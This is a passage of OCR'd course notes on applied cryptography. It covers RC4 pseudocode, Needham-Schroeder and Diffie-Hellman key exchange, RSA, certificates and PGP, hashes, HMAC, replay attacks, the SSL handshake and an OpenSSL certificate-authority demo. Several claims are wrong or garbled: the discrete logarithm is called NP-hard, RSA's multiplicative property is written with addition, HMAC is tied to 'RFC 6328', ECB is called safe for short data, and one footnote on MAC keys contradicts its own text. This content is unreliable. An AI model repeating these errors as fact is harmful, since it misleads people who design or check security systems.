- Synchronous stream ciphers must have changed keys or initialization vectors after every message. Self-synchronizing stream ciphers must have random data inserted at the beginning.
- Malleable; ciphertext can be changed to generate related plaintext.
- Adversaries can replay previously sent ciphertext into a stream and the cipher will resync.
- Synchronous stream ciphers cannot be recovered unless we know exactly how much ciphertext is lost because the keystream is independent of the plaintext. Self-synchronizing ciphers will recover after n bits pass.

[37] *n is the length of the shift register*

Common ciphers used include RC4 and SEAL. RC4 is now publicly known but license is required to use it



RC4 Implementation

- S is an array of size 256 that contains the state
- Always contains a permutation of 0…255
- keylength is generally 5-16 bytes
- Key scheduling algorithm initializes state S
- PRGA generates keystream

```
for i from 0 to 255
   S[i] := I
endfor
j := 0
for i from 0 to 255
  j := (j + S[i] +
        key[i mod keylength]) mod 256
  swap(S[i],S[j])
endfor
```

Key Scheduling Algorithm

```
i := 0 j := 0
while GeneratingOutput:
  i := (i + 1) mod 256
  j := (j + S[i]) mod 256
  swap(S[i],S[j])
  output S[(S[i] + S[j]) mod 256]
endwhile
```

Pseudo-Random Generation Algo

Figure 41. RC4 Implementation. TLDR: Use a state represented by an array of 256 chars. Use a pseudo-random generator and the state to generate the keystream.

Stream ciphers offer better performance but are more difficult to use safely. Block ciphers are easier and more commonly used. Nowadays just use AES & CBC is most common encryption mode for arbitrary data. ECB is safe for short chunks of data where plain text is unlikely to repeat.


Subsection 2.16

Key Exchange

- Symmetric key encryption requires both parties to have the same key
- Key exchange must be communicated securely; if not, the key is compromised
- Pre-sharing keys is one alternative; i.e. setting keys at production time. But this is not practical for large systems; n people need a total of $n\frac{n-1}{2}$ keys

2.16.1 Trusted third-party

Idea: have a trusted keyserver that knows everyone's keys.




1. A → T : { A, B }
2. T → A : $\{K_{AB}\}_{KA}, \{K_{AB}\}_{KB}$
3. A → B : $\{K_{AB}\}_{KB}$

- A tells T that it wants to communicate with B

- T sends A a session key K_{AB} and encrypts it once with A's key ($(K_{AB})_{K_A}$) and once with B's key
- A will decrypt it's own copy of the session key with it's own key and then send the other key to B
- B can now decode the session key with it's own key. Now A and B can communicate securely

This procedure is susceptible to a third party attacker who may capture the session key A sends to B as well as other messages. The attacker can then replay messages to make B repeat an action; B can't tell if the message actually came from A

Definition 26 Needham-Schronecker protocol: a protocol for key exchange between two parties A and B that is secure against a passive eavesdropper by using a **nonce**



1. **A ➔ T :** { A, B, N_A }
   // **A** picks a **nonce** (random number): N_A
2. **T ➔ A :** { N_A, K_{AB}, B, {K_{AB}, A}$_{\mathbf{KB}}$ }$_{\mathbf{KA}}$
   // N_A in the reply assures **A** that this reply isn't a **replay**
   // Includes **B**'s name: confirms who this is intended for
   // Note that the session key for **B** is encrypted with **A**'s key
3. **A ➔ B :** { K_{AB}, A }$_{\mathbf{KB}}$
   // The message from **T** includes **A**'s name
4. **B ➔ A :** { N_B }$_{\mathbf{KAB}}$
   // **B** wants to know whether he's actually speaking with **A**
   // Picks his own random nonce: N_B
5. **A ➔ B :** { (N_B – 1) }$_{\mathbf{KAB}}$
   // Receiving the result (N_B-1) tells B that A has the key K_{AB}
   // and is responding to new messages (not a replay)

- Messages include recipient and sender
- Receiver keeps track of sent Nonce values to prevent replay attacks
- Some action performed on the Nonce proves to the sender that the recipient is alive. Often just adding/subtracting a constant from the nonce[38]

Trusted third party has a problem: because the system trusts the central server, if the server is compromised, the entire system is compromised.

2.16.2 Diffie-Hellman Key Exchange

- Can be used by two parties to establish a common secret over an insecure link
- Assumes that the discrete logarithm problem is hard (modular arithmetic in a finite field)
  - Limited set of $n > 1$ elements, each with an additive inverse $x + x' = 0$ and each nonzero element has a multiplicative inverse $x \cdot x' = 1$
  - Recall: Modular arithmetic is the same as addition and multiplication but with the result rounded by the modulus of n, i.e if our system has a modulus of 7 then $4 + 3 = ((4 + 3)\%7) = 0$.

[38] *Multiplication or division is discouraged due to the nature of many of these algorithms*

- There are no negative numbers or factions in modular arithmetic, so additive and multiplicative inverses are as follows:
  - E.x. the additive inverse of 4 is 3; $4 + 3 = 7 \rightarrow 7\%7 = 0$
  - Multiplicative inverse of 5 is 3; $5 \cdot 3 = 15 \rightarrow 15\%7 = 1$
- Modular arithmetic in a finite field will only work if the modulus is prime

- $4^3\%7 = 64\% = 1, \log_4 1\%7 = 3$
- What is the discrete log of $\log_3 5\%7$? I.e. finding x such that $3^x\%7 = 5$. Must try all possible values of x until we find the correct one (and do the exponentiation!).
  - Complexity of finding the log is $NP - hard$

Definition 27 Initialization: Alice selects n, a large prime modulus and g, a generator of the field n that lies between $(1, n-1)$

- Alice selects a random integer x and computes $P = g^x\%n$
- Alice sends P, g, n to Bob and keeps x to herself
- Bob selects a random integer y and computes $Q = g^y\%n$
- Bob sends Q to Alice and keeps y to himself
- Alice and bob may now both compute the secrete $Q^x\%n \equiv P^y\%n \equiv g^{xy}\%n$

Generator selection is discussed in texts on the subject. A number g is a generator of n if for each y between $1, n-1$ there exists an x such that $g^x\%n = y$, i.e $g^0, g^1, \ldots g^{n-1}$ yields all numbers from $1 \ldots n-1$

The Diffie-Hellman attack is vulnerable to man-in-the-middle attacks. If an adversary Eve can pretend to be Bob when communicating with Alice and pretend to be Bob when communication with Alice, then Eve can establish a shared secret with each of them without Alice or Bob being any wiser – thereby snooping on on their communication!

The problem with this key exchange protocol is that it does not identify the remote party; though the communication is secure we have no clear way of knowing if we are really corresponding with who we think we are.

2.16.3 Public Key Cryptosystems

Public key cryptosystems use a pair of keys to establish an asymmetric cryptosystem. The private and public keys reveal nothing about each other, but share the property that messages encrypted with one key can only be decrypted with the other. Users keep one 'private' key secret and one 'public' key, well, public. Then during encryption the sender may encrypt the messages with the intended recipient's public key and the recipient can decrypt the message with their private key. And since only the recipient can decrypt the message, the sender can be sure that the message is only being read by the intended recipient.

Setting up a key exchange using a public key system is straightforward; Alice can encrypt a key x using Bob's public key and send it to Bob. Bob can then decrypt the key with his private key and now they have a shared key x! Two popular public key cryptosystems are RSA[39] and DSA (Digital Signature Algorithm)[40]

Definition 28 **RSA** algorithm

1. Pick n that we can use as basis for the modular space. RSA key generation begins by picking two very large prime numbers p and q and computing $n = p \cdot q$. n can be publicky shared since there's no known algorithm to efficiently recover p, q from n. [41]
2. Pick our public key[42]. Define $\phi = (p-1)(q-1)$. Pick e that is *coprime*[43] to ϕ; this will be our public key.

[39] *Factoring*

[40] *Discrete logs*

[41] *Size of n defines key size; i.e. 4096 bit RSA uses 4096 bits to represent n*

[42] *Via Euler's Theorem*

[43] *a, b are coprime if 1 is the only positive integer that evenly divides both of them*

3. A message M can be encrypted into a cryptotext message C via $C = M^e \% n$. e, n, C can be made public, p, q, ϕ must remain secret. Note that $M < n$ or else RSA doesn't work.

4. Calculate our private key, i.e. need a private key d that is the multiplicative inverse of the public key e: $e * d = 1\%\phi$. This d can be found efficiently through the extended euclidean method[44]. d must remain private. Also, no-one else can find d since they don't know ϕ.

5. Recover M via the private key
   - $M = C^d \% n = (M^e \% n)^d \% n = M^{e \cdot d} \% n$
   - Since $e \cdot d = 1\%\phi \Rightarrow (e \cdot d) = (k\phi + 1)$ for some integer k
   - $M^{k\phi+1} \% n = M^{k\phi} \cdot M \% n = (M^{k\phi \% n} \cdot M \% n)$
   - Euler's theorem tells us that $a^\phi = 1\%n$
   - = $1 \cdot M \% n = M$ since $M < n$

RSA has very poor resistance to spoofing since the encryption uses exponentiation; $encrypt(K \cdot M) = (K \cdot M)^d = K^d + M^d = encrypt(K) \cdot encrypt(M)$.

Recall that a message is signed by encrypting the message with the sender's private key. The receiver can then decrypt the message using the sender's public key to show that the public key is really yours. If someone will sign messages the adversary gives them then the adversary can trick them into signing messages that they don't want to sign. Suppose a victim will not sign M but the adversary can pick K and get the victim to sign $K \cdot M$ and K. Then M may be recovered.

Public key cryptography also doesn't prevent man-in-the-middle attacks. If Eve can pretend to be Alice to Bob and pretend to be Bob to Alice, then Eve can snoop without either of them being any the wiser; despite being able to sign a message with one's private key, public key cryptography still suffers from an attacker passing off their public key and signature as someone else's. This can be resolved through the introduction of a trusted third party who can vouch for the identity of a key. This trusted third party is called a **certificate authority** (CA) and they are responsible for issuing certificates using their own private key saying that a public key belongs to a particular person. Bob and Alice can then use this certificate to verify that they are communicating with the right person.

- Common standard format is $X509$ and is used in SSL. Public infrastructure allows using a chain of certificates to verify the identity of a key issued by a hierarchy of certificate authorities.

- Are we going back to the trusted central server that we were trying to avoid? Yes, sort of. But now the CA is trusted by the public and is not necessarily a single point of failure.

An alternative to having a central trusted party is to use PGP; pretty good privacy. This approach builds a web of trust by leveraging the fact that every user is capable of signing certificates and that trust is transitive. If A can verify that a public key belongs to B, then A can create a certificate for B using A's private key. Then if C can verify A's public key then C can sign a certificate saying so with their private key.

Then we've established a chain of trust from $C \rightarrow A \rightarrow B$ and so on. If I can trust C then I can transitively trust A and B as well. If I trust A only then I can trust B but not C.

This all sounds great until you realize that the web of trust is only as strong as the weakest link. If C is compromised then the entire web of trust is compromised as well. This is why it's important to have the ability to **revoke** certificates. Revocation certificates are usually created as a dual to the certificate first created for the public key, and should be stored safely so that an adversary can't falsely issue a revocation. They also shouldn't be self-signed. Revocation

[44] *Google this, not needed for the course*

lists are made public and should be referenced when verifying a certificate. If a certificate is revoked then the certificate is no longer valid.

Common techniques when sending messages using public keys include:

- To encrypt a message: simply encrypt the message with the recipient's public key.
- To prove that a message is coming from you, sign the message with your private key and send the signature along with the message.
- To prevent replay attacks, include a nonce (usually just an increasing number) in the message and sign the nonce along with the message.

Subsection 2.17

Hashes

- A one-way function that converts a large input into a small, typically fixed size output
- Low probability of collision; $H(m) = h$
- Can be thought of as a "fingerprint" of the input
  - m is the preimage/input to hash
  - h is the hash value or message digest
  - H is a lossy compression function

A good hash function should have the following properties:

1. **Preimage resistance**: Given h, it should be computationally infeasible to find m such that $H(m) = h$
2. **Second preimage resistance**: Given m, it should be computationally infeasible to find m' such that $H(m) = H(m')$
3. **Collision resistance**: It should be computationally infeasible to find m, m' such that $H(m) = H(m')$


Assuming that the length of the hash is n bits, then

- Second Preimage resistance: 2^{n-1}
- Collision resistance: $2^{n/2}$ (birthday attack)

It is also desirable for small changes in the input to result in large changes in the output.

One way to make sure that a message is passed with integrity is to send a hash of the message along a secure channel and then have the receiver recompute the hash and compare it to the one sent. If they are the same then the message was not modified in transit.

MDC (modification detection code) is a hash function that is used to detect changes in a message.



If confidentiality is required the communicators may want to encrypt the message.




Figure 42. Combining MDC with encryption to ensure integrity and confidentiality

Nowadays just use SHA256 (SHA2) [45].

Definition 29 **MAC**: A message authentication code uses a hash to provide integrity and authentication. A MAC is constructed as $h = H(k, M)$ where k is the secret key and M the message. The receiver knows that whoever generated the MAC must also know the key, thus authenticating the message source.

MACs are often constructed from symmetric ciphers.




Figure 43. CBC-MAC

This method is similar to CBC encryption for block ciphers except a single hash value is produced at the end. Hash size is the same as the block size of the block cipher. The MAC key must also be different from the encryption key[46].

A MAC can be constructed by concatenating the secret key with the message and using a mash, which creates a keyed-hash MAC (HMAC)

[45] *MD5 and SHA1 are deprecated*

[46] *This is bad practice and can produce a vulnerability depending on your encryption schemes and their interactions*





Figure 44. HMAC creation

An inner and outer hash gets rid of the extension problem since this requires the inner hash to be extended as well (which is encrypted!). HMACs are a reliable way to give strong signatures to messages.



HMAC = H[(K ⊕ opad) + H((K ⊕ ipad) + M)]

- "+" denotes string concatenation, "⊕" denotes logical XOR
- **M** is the arbitrary-length message
- Assume hash block size = **n** bits *(e.g.,* 512 bits for SHA1)
- **K** is the key, padded with 0's on right side to **n** bits
- **opad** = 0x3636... (or `00110110`) repeated to **n** bits
- **ipad** = 0x5c5c... (or `01011100`) repeated to **n** bits

Figure 45. HMAC process (opad and ipad are flipped here relative to RFC 6328)

2.17.1 Hash-based data structures

- It is often useful nowadays to have a data structure that can be updated in a secure way and to verify the integrity of a set of things instead of a single object.




Figure 46. Merkle Tree

Comment

> Consider we have a bunch of data that we want to keep track of (Data blocks, lowest level of tree in diagram). We can hash all of them and then build a binary tree from the bottom up of the hashes. A parent of two nodes will take on the hash value of the concatenated hash of the it's children. And then the root node would have the hash of everything. The reason why this is better than concatenating all the data blocks and then hashing it together is that the individual blocks we're hashing is a lot smaller and changing a block won't require rehashing along the entire set of data blocks; you will only have to hash $\log_2 n$ times; from the data block up to the root. The top hash is a hash of all the data blocks and can be used to verify the integrity of all the data we're looking at.

Subsection 2.18

Attacks on protocols

2.18.1 Replay Attack

Suppose an attacker Calvin cannot create valid messages but they can record messages between Alice and Bob. If no replay protection is used, Calvin can simply replay the messages to Bob and pretend to be Alice. For example consider a wireless deadbolt lock. If the lock is not protected against replay attacks, Calvin can simply record the messages between Alice and Bob and replay them to Bob to unlock the door. A common way to prevent replay attacks is to use a nonce; an unique one-time value appended to a message.A nonce is an unique value[47]

[47] *Random numbers are often used but it is usually preferable to simply use an incrementing counter as to avoid the client on having to store a ton of nonce values. Also, it's usually a bad idea to use time for nonce values; leap seconds exist and time is tricky.*





Figure 47. Appending message with a nonce to prevent replay attacks. It's important that the hash value and message are both encrypted or included with the hash.

Counter also help prevent reordering attacks. An example of where a reordering attack can be dangerous is if we're controlling a drone; going forwards 10m and then to the right 10m is a different trajectory than going right 10m and then 10m forwards. One thing to note is that packets can arrive out of order which means that the nonce value may not come in the correct order – so you need to keep track of the nonce values you've seen before. This is called a nonce cache.

2.18.2 SSL

The SSL protocol is a protocol for secure communication over the internet commonly used to secure web sessions[48]. It is implemented as an application level library and is linked with both the client and the server. It presents the same functionality as a socket but it encrypts the data before sending it and decrypts the data before receiving it – the network doesn't need to have any security (i.e. SSL provides end to end security)

[48] *And can be used to secure any application since it operates on regular sockets*



SSL includes two phases:

1. Key exchange/handshake: checks versions, sets up secret key & does auth. Only happens once, so it can be slow

    - Establishes the ciphers each side supports and the version of the protocol. Establishes a shared secret key (session key). Authenticates each other's identifies via certificates. Note that this authenticates the machines and not the users. User auth is usually done by the web server. Nte that client auth is optional and not done for every SSL interaction since web servers generally connect to any client.

2. Communication: encrypts and decrypts data. Happens for every message. Needs to be efficient.

Comment You should keep your OpenSSL version up to date since there are known vulnerabilities in older versions and new vulnerabilities are discovered all the time.




Client
(web browser)
Server
(PayPal)
SSL version, Cipher Suite, Session ID, Compression Suite, Random Value #1
Client Hello
The client indicates which SSL versions and ciphers it is capable of supporting
Server Hello
The server chooses which SSL version and ciphers out of the clients it will use
SSL version, Cipher Algorithm, Session ID, Compression Algorithm, Random Value #2
Server Certificate
The server attaches its certificate and may optionally request the client' s certificate
Check that the Server certificate is valid and matches the server domain name
Server certificate and Client certificate request
Server Hello Done
Server waits for client to respond
Client Certificate
Only sent if requested
Client Certificate
Server verifies certificate

Figure 48. Note that the client hello is sent in plaintext, which means that a man in the middle can alter the list of ciphers it supports – a downgrade attack. If the server is OK with any cipher then a man-in-the-middle could easily force it to pick an old and broken cipher – which motivates the server picking the cipher. This step of the handshake is entirely completed in plaintext.



Client
(web browser)

Server
(PayPal)

Key Exchange
Client creates a random value, called the *pre-master secret*, and encrypts it with the server's public key derived from the server's certificate

Random Pre-master secret

Server decrypts Pre-master secret

Compute Master Secret
Both Server and Client use the pre-master secret, random value #1 and random value #2 to compute the *Master Secret*

No messages sent

No messages sent

Client Finish
Client is ready to use the Master Secret to encrypt all communications

MAC of all messages up until now + Client ID

Verify Client Finish Message


Server Finish
All further communications encrypted with Master Secret

Verify Server Finish Message

MAC of all messages up until now +

Figure 49. The next step is the key exchange. This may look a little bit like our diffie-hellman section, at least in our goal to produce a shared secret in a secure manner. All following communication is then performed securely using that shared secret.

This handshake protects against: 1. spoofing via MAC, 2. reordering protection (nonce), 3. replay (nonce), 4. man-in-the-middle (certificate).



SSL Communication

Application Data — Message is broken into fragments

Fragment

Compress — The fragments are compressed according to the algorithm negotiated during the handshake

Add MAC — MACs of each compressed fragment are calculated and appended to each fragment

Encrypt — Each fragment is then encrypted

Append SSL Record Header — A header describing protocol information is prepended, and the packet is sent to the network transport layer (TCP) in the OS

Figure 50. Once we go into communication mode SSL has a few more tricks to protect against attacks. Note that compression is somewhat controversial since it can be used to leak information about the data being sent.

SSL generally doesn't impose much performance penalty on the actual communication layer since it's only encrypting and decrypting the data using a fairly fast symmetric block cipher. However the serbver uses asymmetric decryption during handshake (which is about

1000x times slower than symmetric decryption). This means that for servers with a lot of SSL work to do are bottlenecked by the handshake.[49] Dedicated hardware does exist to perform public key operations to speed up the handshake process. From a system architecture perspective it is common to set up servers in such a way for them to operate directly on cleartext and have a seperate SSL proxy server that handles the outside world.

2.18.3 SSL Demo

Here are some steps for setting up a web server and to create a certificate for it:

```
# we need to trust someone at first. With public key auth. we just need to trust that the certificate authority is giving keys to the right people.
# We can also be our own certificate authority!

#  request a new x509 certificate (cakey.pem)
# - v3_ca tells it that this is a certificate authority
# - give it a timeout and want 4096 bit key
openssl req -new -x509 -extensions v3_ca -keyout cakey.pem -out cacert.pem -days 3650 -newkey rsa:4096

# follow through with the prompts & optionally give the PEM a passphrase.
# can read the keys with: (note this will prompt for passphrase)
openssl rsa -in cakey.pem -text

# can read the certificate with:
openssl x509 -in cacert.pem -text

# now let's make a key pair for our web server

openssl genrsa -des3 -out server.key 2048

# as the server let's request a certificate for our public key
# from our CA; create a csr (certificate signing request)
openssl req -new -key server.key -out server.csr


# now we can sign the certificate for a year with our CA
# serial is for keeping track of the certificates that we've signed
openssl x509 -req -days 365 -in server.csr -CA cacert.pem -CAkey cakey.pem -CAserial serial.txt -CAcreateserial -out server.crt

# now we've created server.crt which is the certificate that we'll give to the client to prove that the server is who it says it is, at least according to the CA

```

